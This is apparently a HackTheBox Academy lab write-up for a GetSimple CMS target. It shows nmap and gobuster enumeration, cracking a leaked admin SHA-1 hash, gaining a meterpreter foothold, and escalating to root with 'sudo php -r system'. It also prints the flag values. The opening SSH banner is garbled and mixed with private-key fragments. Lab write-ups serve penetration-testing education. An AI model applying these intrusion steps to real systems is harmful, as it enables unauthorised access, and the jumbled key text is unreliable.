[★]$ ssh root@159.65.92.13 -p 32719 -i id_rsa -Utdif8tD1J9BSt6HyN
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 4.19.0-17-amd64 x86_64)CjMfPu
DjIKyc6qL/5i10SBeU1loq0/MzECT3xaMPqUhl0Tr+ZmikmzsRM7QtAme3vk04rUYabVaD
* Documentation:  https://help.ubuntu.com7ng9u3Y4tKHNTtPYBzoRww0qlfx9
* Management:    https://landscape.canonical.comY5VN5dcoaxkd1Xa130G
* Support:        https://ubuntu.com/advantageKHDvh5h09jdmxDqY3A8jT1t
CeTUQKMLEp5ds0YKfzN124Uj7HpCv093I7CQwSESjVtYPK1a17Wv0FwMzqK/B9zxoxAAAA
wQC8vlpL0kDA/CJ/nlp1hxJoh34av/ZZ7nKym0rqJ0i2Gws5uwmrOr8qlafg+nB+IqtuIZ
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.nyekaPsj0EydSybFoD
rSYfNtEK6EW92xZBojJ67+4RGKh3tYNvvoCvUKHWDEKADBO7YAAADBAPRj/ZTM7ATSO10k
To restore this content, you can run the 'unminimize' command.sao/Wf8E5
InrD4hdj1F0G6Er0Zns6vG1A2VB0EL8qu1r5zKvq5A6vfsZSLmBkw7XjMLJ0G1omKw9+4n
The programs included with the Ubuntu system are free software;ZNS1u3Y
the exact distribution terms for each program are described in theuCA/
individual files in/usr/share/doc/*/copyright.vCLGcyddIhL6117MwBt6cgL
ZG0vP/9j2jexpc1Sq0q+17hKK/Pm0rXRk4FFXk+q10m7z0TGXzVDiT+yCAnv6Rla/vd3e
Ubuntu comes with ABSOLUTELY NO WARRANTY; to the extent permitted by a
applicable law.AAAEX3vb3RAN2ZkUfTmZTVjMjcwAQ==
-----END OPENSSH PRIVATE KEY-----
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#
```

and this is how i got the flag.

```
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#ls -la /root/.ssh/
-rw-r--r-- 1 root root 4096 May 21 02:50 root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#cat /root/.ssh/authorized_keys
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#cat /root/.ssh/authorized_keys
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#cat /root/.ssh/authorized_keys
root@gettingstartedprivesc-508324-57d7bfbcf9-lgnp4:~#cat /root/.ssh/authorized_keys
```

# KNOWLEDGE CHECK

+ 1  Spawn the target, gain a foothold and submit the contents of the user.txt flag.

7002d65b149b0a4d19132a66feed21d8

Now this is how i solved this last section

# I was given a target and began my enumeration by running an nmap scan on the target

```
(root@kali)-[/home/mwabe/Documents]
# nmap -p- --min-rate 1000 -sV -A 10.129.79.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-21 02:50 EAT
Nmap scan report for 10.129.79.97
Host is up (0.17s latency).
Not shown: 65349 closed tcp ports (reset), 184 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
|_ http-title: Welcome to GetSimple! - gettingstarted
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/21%OT=22%CT=1%CU=38383%PV=Y%DS=2%DC=T%G=Y%TM=664B
OS:E226%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
OS:SCAN(V=7.94SVN%E=4%D=5/21%OT=22%CT=1%CU=38383%PV=Y%DS=2%DC=T%G=Y%TM=664B
OS:E226%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)
```

port 80 is open to mean there is an http service running on the browser.

# Also bruteforced for directories that might be of importance to me during this enumeration stage. Here were the results



```

(root@kali)-[/home/mwabe/Documents]
# gobuster dir --url http://10.129.79.97/ -w /usr/share/wordlists/dirb/small.txt
-x php,html,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.79.97/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/admin (Status: 301) [Size: 312] [--> http://10.129.79.97/admin/]
/backups (Status: 301) [Size: 314] [--> http://10.129.79.97/backups/]
/data (Status: 301) [Size: 311] [--> http://10.129.79.97/data/]
/index.php (Status: 200) [Size: 5485]
/readme.txt (Status: 200) [Size: 1958]
Progress: 3836 / 3840 (99.90%)
=====
Finished
=====

```

visiting /admin, I'm presented with a login page with which I don't have valid credentials to let me in. Fortunately I found username and a hashed password\_sha-1.

```

-<item>
  <USR>admin</USR>
  <NAME/>
  <PWD>d033e22ae348aeb5660fc2140aec35850c4da997</PWD>
  <EMAIL>admin@gettingstarted.com</EMAIL>
  <HTMLEditor>1</HTMLEditor>
  <TIMEZONE/>
  <LANG>en_US</LANG>
</item>

```

# Using hashcat, I managed to crack the password as shown in the image below.



```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

d033e22ae348aeb5660fc2140aec35850c4da997:admin

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 100 (SHA1)
Hash.Target.....: d033e22ae348aeb5660fc2140aec35850c4da997
Time.Started.....: Tue May 21 03:11:15 2024 (0 secs)
Time.Estimated...: Tue May 21 03:11:15 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 555.1 kH/s (0.94ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344385 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point....: 18432/14344385 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: sweetgurl -> michelle4
Hardware.Mon.#1..: Temp: 47c Util: 23%

Started: Tue May 21 03:10:47 2024
Stopped: Tue May 21 03:11:17 2024
```

#username= admin & password= admin. Boom! we are in.

# I used metasploit fm to further my attack on the target and this is the final result on how I got to the user.txt as shown in the image below.

```

meterpreter > ls
Listing: /home
=====


Mode                Size      Type    Last modified          Name
----                -
040755/rwxr-xr-x    4096    dir     2024-03-12 16:05:24 +0300  mrb3n

meterpreter > cd mrb3n
meterpreter > ls
Listing: /home/mrb3n
=====

Mode                Size      Type    Last modified          Name
----                -
020666/rw-rw-r     0        cha     2024-05-21 10:14:43 +0300  .bash_history
w-
100644/rw-r--r     220      fil     2020-02-25 15:03:22 +0300  .bash_logout
--
100644/rw-r--r     3771     fil     2020-02-25 15:03:22 +0300  .bashrc
--
040700/rwx----     4096     dir     2024-03-12 16:05:25 +0300  .cache
--
100644/rw-r--r     807      fil     2020-02-25 15:03:22 +0300  .profile
--
100644/rw-r--r     0        fil     2021-02-09 13:56:38 +0300  .sudo_as_admin_successful
--
100600/rw-----   10332    fil     2021-05-07 17:28:39 +0300  .viminfo
--
100664/rw-rw-r     33       fil     2021-02-16 14:00:55 +0300  user.txt
--

meterpreter > cat user.txt
7002d65b149b0a4d19132a66feed21d8
meterpreter >

```

+ 1  After obtaining a foothold on the target, escalate privileges to root and submit the contents of the root.txt flag.


f1fba6e9f71efb2630e6e34da6387842

This is how i got shell access and captured the root.txt flag.

```
meterpreter > shell
Process 2507 created.
Channel 4 created.
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on gettingstarted:
    (ALL : ALL) NOPASSWD: /usr/bin/php
exit
meterpreter > shell
Process 2621 created.
Channel 5 created.
CMD="/bin/sh"
sudo php -r "system('$CMD');"
whoami
root
cd /root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```

THE END!!!



<https://academy.hackthebox.com/achievement/1287818/77>

## CONCLUSION

This was a moderate but so informative module that has taught a lot of techniques required to conduct a pentest